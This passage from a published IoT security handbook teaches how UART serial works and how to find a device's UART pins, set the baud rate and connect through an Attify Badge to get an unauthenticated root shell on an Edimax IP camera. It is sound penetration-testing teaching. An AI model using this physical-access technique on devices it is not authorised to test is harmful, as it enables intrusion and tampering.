


Figure 3-15. *Different IC package types (Source: https://learn.sparkfun.com/tutorials/integrated-circuits/ic-packages)*

Radio Chipsets

One of the additional important things you could look for in devices is the various radio chipsets that are present. These chipsets can give you an idea of what kind of communication methodologies a given device uses, even if it is not documented or mentioned anywhere.

For example, Figure 3-16 is an internal picture of a Wink Hub that uses many communication protocols including Wi-Fi, ZigBee, and ZWave, apart from the hardware communication interfaces such as JTAG.




Figure 3-16. *Wink Hub radio chips*

Conclusion

We explore additional hardware components in detail as we go further in this book. However, for a in-depth knowledge of various hardware components, I highly recommend you have a look at the book *Hardware Hacking* by Nicholas Collins, available at `http://www.nicolascollins.com/texts/originalhackingmanual.pdf`.

CHAPTER 4

UART Communication

Universal Asynchronous Receiver/Transmitter (UART) is a method of serial communication allowing two different components on a device to talk to each other without the requirement of a clock. We consider UART in depth in this chapter as it is one of the most popular communication interfaces that has great significance in IoT security and penetration testing. There is also something known as Universal Synchronous/Asynchronous Receiver/Transmitter (USART), which transmits data both synchronously and asynchronously depending on the requirement; however, we have not seen a lot of devices using it. For that reason, we won't be covering USART, and focus instead on UART.

We start by laying the foundation of serial communication and then move into the finer details of how to identify UART interfaces and interact with them. This chapter also serves as an introductory chapter for you to start your hardware exploitation journey if you have never done it before.

At the completion of this chapter, you will be able to open a device, look at the possible UART pins and identify the correct pinouts, and finally be able to communicate with the target device over UART. From a security standpoint, the ability to interact with UART will be useful to read a device's debug logs, get unauthenticated root shell, bootloader access, and more.

A. Gupta, *The IoT Hacker's Handbook*, https://doi.org/10.1007/978-1-4842-4300-8_4

Serial Communication

For any IoT or embedded device, the different components of a device need to interact with each other and exchange data. Serial communication and parallel communication are the two ways in which components on a device exchange data.

As the name suggests, serial communication is used to transfer one bit at a time through a given medium (see Figure 4-1), whereas in parallel communication, a block of data is transferred at the same time with each of the bits requiring a separate channel (and additionally a reference line—typically ground).




Figure 4-1. *Serial communication protocol*

Because parallel communication transfers a huge chunk of data at a time, this method requires several separate lines to facilitate the communication. As you can imagine, this would result in the requirement for more real estate on the board, which is often not preferred. A parallel communication protocol is shown in Figure 4-2.




Figure 4-2. *Parallel communication protocol*

That is the reason serial communication is a more common method of communication whenever we deal with embedded devices: Unlike parallel communication it requires just a single line to facilitate the data exchange.

Some of the popular serial communication channels you might have heard are Recommended Standard 232 (RS232), Universal Serial Bus (USB), PCI, High-Definition Multimedia Interface (HDMI), Ethernet, Serial Peripheral Interface (SPI), Inter-Integrated Circuit (I^2C), Controller Area Network (CAN), and so on. The first serial communication channel used was RS232, which offered a data transmission rate of 20 kbps; then came the USB 1.0, offering rates of 12 Mbit/s; followed by USB 2.0, with a speed of 480 mbps; and finally the USB 3.0, with a speed of 5 Gbps—almost 10 times faster than its predecessor. It should also be noted that due to recent advancements in technology, serial communication is getting cheaper, faster, and more reliable.

Now that we have a basic idea of serial communication and some of its examples, let's move on to UART, which is what we focus on in this chapter.

The What, Why, and How of UART

UART, as described earlier, is an asynchronous serial communication protocol used in many embedded and IoT devices. Asynchronous simply means that unlike a synchronous protocol (e.g., SPI), it does not have a clock that syncs for both the devices between which the communication taking place.

The data in the case of UART would be transferred without the need for an additional line of external clock (CLK). This is also why many other precautions are taken while transferring data asynchronously between devices over serial to minimize packet loss. We discuss baud rate, which will make this clearer to you, in later sections of this chapter.

UART Data Packet

A UART data packet consists of several components.

1. *Starting bit:* The starting bit symbolizes that the UART data is going to be next. This is usually a low pulse (0) that you can view in the logic analyzer.
2. *Message:* The actual message that is to be transferred as an 8-bit format. For example, if I have to transmit the value A (with the value 0x41 in hex) it would be transferred as 0, 1, 0, 0, 0, 0, 0, and 1 in the message.
3. *Parity bit:* The parity bit is not that relevant in real-life scenarios (based on my experience), as I have not seen a lot of devices using it. A parity bit is used to perform error and data corruption checking by counting the number of high or low values in the message, and based on whether it's an odd parity or an even parity, it would indicate that the data are

not correct. Remember that the parity bit is only used for data corruption checking and validation, and not actual correction.

4. *Stop bit:* The final bit that symbolizes that the message has now completed transmission. This is usually done by a high pulse (1), but could also be done by more than one high pulse, depending on the configuration the device developer uses.

You might be able to understand it much better way with the visual representation given in Figure 4-3.




Figure 4-3. *UART packet structure*

Most of the devices that I've encountered use the configuration of 8N1, which means eight data bits, no parity bits, and one stop bit (see Figure 4-4). We can understand this better if we hook up a logic analyzer to a device's UART interfaces. A logic analyzer is a device that helps you display various signals and logic levels from a digital circuit. It's extremely easy to use and straightforward to set up with the protocol or communication that you are trying to analyze. I would recommend getting a good logic analyzer such as the Saleae Logic Analyzer or Open Workbench Logic Sniffer for all your logic analyzer purposes.

Figure 4-4. *UART packet structure analysis by a logic analyzer*

Type of UART Ports

A UART port could either be hardware based or software based. To give you an example, Atmel's microcontrollers AT89S52 and ATMEGA328 have just one hardware serial port. If it is required, a user is free to emulate more software UART ports on specific general purpose input/output (GPIOs). In contrast, microcontrollers like LPC1768 and ATMEGA2560 have multiple hardware UART ports, all of which could be used to perform UART-based analysis and exploitation.

Even though we are looking at devices from a security standpoint, one of the things to understand is the technologies that we are discussing—UART, JTAG, SPI, I^2C, and so on; even though they can be used for security research and exploitation purposes, their primary function is to either facilitate component-to-component communication or provide additional functionality to the developer.

Software-based UARTs are required when there is a need to connect multiple devices via UART to a given device that only has limited sets of hardware UART pins. This also gives the flexibility to the user to use the

GPIO pins as UART when required and use it for another purpose at a later point in time.

We won't be covering software-based UART in detail because in real-world commercial devices, we won't usually require multiple UART ports and we won't have the ability (or access) to program the GPIOs to emulate UART, or simply because there are not enough GPIO pins on our target device that could be emulated.

Note In this book, I use the terms *port, pins,* and *pads* interchangeably.

Baud Rate

Working with UART and discussing the nonrequirement of CLK brings us to the concept of baud rate, which specifies the rate at which data are transferred between devices, or more appropriately, the number of bits per second that are being transferred. This is required because there is no clock line in the case of UART communication, so both the communications need to have a mutual understanding of the speed of data communication. That is why both the components will agree on a single baud rate during the entire UART data exchange process.

During any of the UART exploitation that you perform in your security research journey, one of the initial steps will always be to identify the baud rate of the target device. This can be done in a number of ways, such as looking at the output while interfacing over serial at a given baud rate, and if the data appears to be not readable, moving to the next baud rate. To make things easier, there are a couple of standard values of baud rate to which you will find most devices adhering. The common baud rates are 9600, 38400, 19200, 57600, and 115200. Having said that, a device developer is free to choose a custom value for baud rate.

To identify the correct baud rate using the approach just mentioned, we use a script written by Craig Heffner, called `baudrate.py` available at https://github.com/devttys0/baudrate/blob/master/baudrate.py. This script allows us to change baud rates while maintaining a serial connection, to easily identify what the correct value of the baud rate is by looking at the output and visually inspecting which baud rate gives readable output.

Before connecting to a device over serial and identifying baud rate values, let's first go through the hardware connections that need to be made to interact with the target device over UART and exploit the device.

Connections for UART Exploitation

To perform a UART-based exploitation, we need two primary components: the target device and a device that could emulate a serial connection to access the end device, so that the target device is able to interact with our system.

The following is the hardware that we will be using for this exercise:

- Edimax 3116W IP camera (feel free to choose from any other vulnerable device that has a UART interface).
- Attify Badge (you could also use a normal USB-TTL or BusPirate).
- Multimeter.
- Headers (in case you would like to solder to the empty pads to be able to connect the jumpers firmly).
- Three jumper wires.

To make the connections, we first need to identify where the UART port on the device is, or what the UART pins are. This can be done by a visual inspection of the internal device components and looking for three or four

pins or pads close to each other. That is an easy way to find UART pins, but in some cases, you might also encounter devices that have the UART pins scattered across the board and not together at a single place. Figures 4-5 through Figures 4-7 are references to help you identify UART ports in your target device.

CASE 1 —EDIMAX 3116W




Figure 4-5. *UART ports in Edimax 3116W*

CASE 2 —TP-LINK MR3020




Figure 4-6. *UART ports in TP Link MR3020*

CASE 3 —HUAWEI HG533




Figure 4-7. *UART ports in Huawei HG533 (Source: jcjc-dev.com)*

Once you have identified where the pins are located, let's proceed to the next step, which is identifying what the different individual pins correspond to. UART consists of four pins that we need to look for:

1. *Transmit (Tx):* Transmits data from the device to the other end.
2. *Receive (Rx):* Receives data from the other end to the device.
3. *Ground (GND):* Ground reference pin.
4. *Voltage (Vcc):* Voltage, usually either 3.3V or 5V.

To find all these pins, we use a multimeter that helps us identify the pins based on either the continuity test (for GND) or by looking at the voltage difference (for the remaining three pins).

A multimeter is a combination of a voltmeter and ammeter, which means it allows us to look at both the value of voltage and the value of current during the analysis. This is extremely useful. Even though most of the time we will be simply looking at the voltage value, in some cases, you might be required to look at the value of current flowing between two different pins to perform further analysis. Let's get started.

Identifying UART Pinouts

As mentioned earlier, a multimeter is a device that can measure voltage (V), current (A), and resistance (R), thus the name *multimeter*—a combination of both voltmeter and ammeter.

We will keep the target device powered off initially, as we are going to perform a continuity test to identify ground.

To use a multimeter, plug in the probes as shown in Figure 4-8.

Figure 4-8. *Multimeter connections*

Once the multimeter is connected, let's go ahead and find the different UART pinouts as described in the following steps.

1. Place the black probe on a ground surface; this could be any metallic surface (e.g., the Ethernet shield of the device) or the GND of the Attify Badge. Place the red probe on each of the four pads individually. Repeat with the other pads until you hear a beep. The place where you hear a beep is the ground pin on the target device. Make sure your device is turned off. One of the other things to note here is that there will be a number of ground pins or pads on the target device, but we are only concerned with the GND in the UART pin pair.

   Ensure that your multimeter is as shown in Figure 4-9.




Figure 4-9. *Multimeter setting*

2. Put the multimeter pointer back to the V–20 position, as we are now going to measure voltage. Keep the black probe to GND and move your red probe over other pins of the UART (other than the GND). Power cycle the device and turn it on. The place where you see a constant high voltage is the Vcc pin. If you miss it on the first try, power cycle it again.

3. Reboot the device again and measure the voltage between the remaining pads and GND. Due to the huge amount of data transfer initially during bootup, you will notice a huge fluctuation in the voltage value during the initial 10 to 15 seconds. This pin will be the Tx pin.

4. Rx can be determined by the pin having the lowest voltage during the entire process, with the black probe connected to the GND of the Attify Badge. Alternatively, you will usually have only a single pin left by this step, which will be Rx.

By now you should have been able to successfully identify all the different pins present in the UART of your target device. Make note of these values because we are going to be using this while making our connections.

Note You could also analyze these values by hooking up a logic analyzer and looking at the values that are being passed.

Introduction to Attify Badge

One of the tools that is an absolute necessity in an IoT pentester's arsenal is a device capable of working with different hardware communication protocols. The tool that we are going to use for all our hardware exploitation needs is Attify Badge.

The Attify Badge is a multipurpose tool that helps you communicate to other IoT/embedded devices over various communication interfaces such as UART, SPI, I²C, and even standards such as JTAG. It uses an FTDI chip that allows it to convert the hardware communication protocol in a language that is understood by our systems. Figure 4-10 shows an Attify Badge.




Figure 4-10. *Attify Badge tool for performing hardware exploitation*

The tool contains a total of 18 pins out of which 10 pins are for voltage (3.3V and 5V) and ground, which are the top nine pins and the bottom right pin. As seen in Figure 4-11, the pins `D0 through D3` serve special a purpose when it comes to interacting with embedded device hardware.




Figure 4-11. *Attify Badge pinouts*

Table 4-1 provides the pinouts for Attify Badge for interacting with different hardware communication protocols.

Table 4-1. *Attify Badge Pinouts*

Pin	UART	SPI	I2C	JTAG
D0	TX	SCK	SCK	TCK
D1	RX	MISO	SDA*	TDI
D2		MOSI	SDA*	TDO
D3		CS		TMS

To connect the Attify Badge to our system, we will need to use a micro USB cable. If you are using AttifyOS or running on Mac OS, you do not need any special tools to work with Attify Badge. However, on Windows, you might need to download the FTDI driver available from `https://www.ftdichip.com/FTDrivers.htm` to get the device working with your system.

To verify it is has successfully connected, you can run `lsusb` (on a Linux machine), which would show you a device listed as Future Devices Technology International, which is the Attify Badge.

Making Final Connections

Once you have identified the pinouts of the device, the next step will be to connect the device's UART pins to the Attify Badge's UART.

Attify badge pins that we are concerned with at this point in time are D0 and D1, which stand for transmit and receive, respectively. The IP camera's transmit (Tx) would go to the Attify Badge's Rx (D1), and vice versa for Rx of IP camera and Tx(D0) of the Attify Badge, connected using jumper cables. The GND of IP camera would be connected to the Attify Badge's GND. Table 4-2 simplifies the connections for you.

Table 4-2. *Connections for Target IoT Device to Attify Badge for UART Exploitation*

Pin on IP camera	Connected to the Attify Badge
Tx	D1 (as D1 is the Rx for badge)
Rx	D0 (as D0 is the Tx for badge)
GND	GND
Vcc	Not connected

Remember to not connect the Vcc of the IP camera, as doing that would risk permanent damage to your device. Go ahead and make the connections between the IP camera UART ports and the Attify Badge using the jumper wires, and connect the Attify Badge to your system. Figure 4-12 shows the final connection.




Figure 4-12. *Connections to connect Attify Badge to target IoT device for UART*

That is all the connections required to perform the UART-based analysis and exploitation.

Identifying Baud Rate

As discussed earlier, baud rate is the first thing we should identify whenever we are performing a UART-based exploitation. We use the script `baudrate.py`, as mentioned earlier. Before proceeding, we need an additional piece of information, which is the device entry of the Attify Badge connected to our laptop. This can be found by looking at the entries of `/dev/` as shown in Figure 4-13.




Figure 4-13. *Baud rate connections*

As you can see, we have our entry listed in the image at the COM port `/dev/ttyUSB0`, which is also the default COM port used by `baudrate.py`. Go ahead and run it:

```
git clone https://github.com/devttys0/baudrate.git
sudo python baudrate.py
```

You might see gibberish data at first as soon as the IP camera boots up because the device might not be configured to transfer data at the default value `baudrate.py` chooses. Use the up and down arrow keys to move between different values of the baud rate. The baud rate where you can see readable characters is the correct baud rate of the device. In our case, the correct baud rate is 38400. If you don't see any data at all, reboot the device and make sure that the connections are right, with the correct values of Tx and Rx.

That is how to identify the baud rate of any target device.

Interacting with the Device

Once we have identified the correct baud rate, the next step is to interact with the device over UART. This could either be done through the `baudrate.py` script itself, by pressing `Ctrl+C` once it detects the

correct baud rate, lauching a utility called `minicom`. The other way is to manually launch a utility, such as `screen` or `minicom`, with the identified configurations.

We therefore have both the data values we require here:

1. Baud rate of the device: `38400`
2. COM port used by the Attify Badge: `/dev/ttyUSB0`Let's go ahead and launch `screen` with the previously given values.

```
sudo screen /dev/ttyUSB0 38400
```

Run this command and reboot the device to be able to see the debug logs of the device booting up as shown in Figure 4-14.

```
Find Port=0 Device:Vender ID=817910ec
vendor_deivce_id=817910ec
======>>EXIT rtl8192cd_init_one <<======
======>>INSIDE rtl8192cd_init_one <<======
======>>EXIT rtl8192cd_init_one <<======


Probing RTL8186 10/100 NIC-kenel stack size order[2]...

Booting...

********************************************************************************
*
* chip_no chip_id mfr_id dev_id cap_id size_sft dev_size chipSize
* 0000000h 0c22017h 00000c2h 0000020h 0000017h 0000000h 0000017h 0800000h
* blk_size blk_cnt sec_size sec_cnt pageSize page_cnt chip_clk chipName
* 0010000h 0000080h 0001000h 0000800h 0000100h 0000010h 000002dh MX25L6405D
*
********************************************************************************
```

Figure 4-14. *Debug logs from device bootup*

If we wait for a couple more seconds for the device to boot completely and load up busybox, we will have a full unauthenticated root shell on the IP camera as shown in Figure 4-15.

```
# ls
bdi             misc            ppp             scsi_host       usb_host
block           mtd             scsi_device     sound           video4linux
firmware        net             scsi_disk       tty
mem             pktcdvd         scsi_generic    usb_endpoint
# Sending discover...
```

Figure 4-15. *Root shell on the device*

Congratulations! You now have a complete unauthenticated root shell to the device. You can perform several things here, such as analyzing the device's file system, modifying some of the configurations, identifying hidden sensitive values, dumping the firmware, and so on.

You can also use the Attify Badge tool (Figure 4-16) available at https://github.com/attify/attify-badge to perform this process using a graphical user interface (GUI).

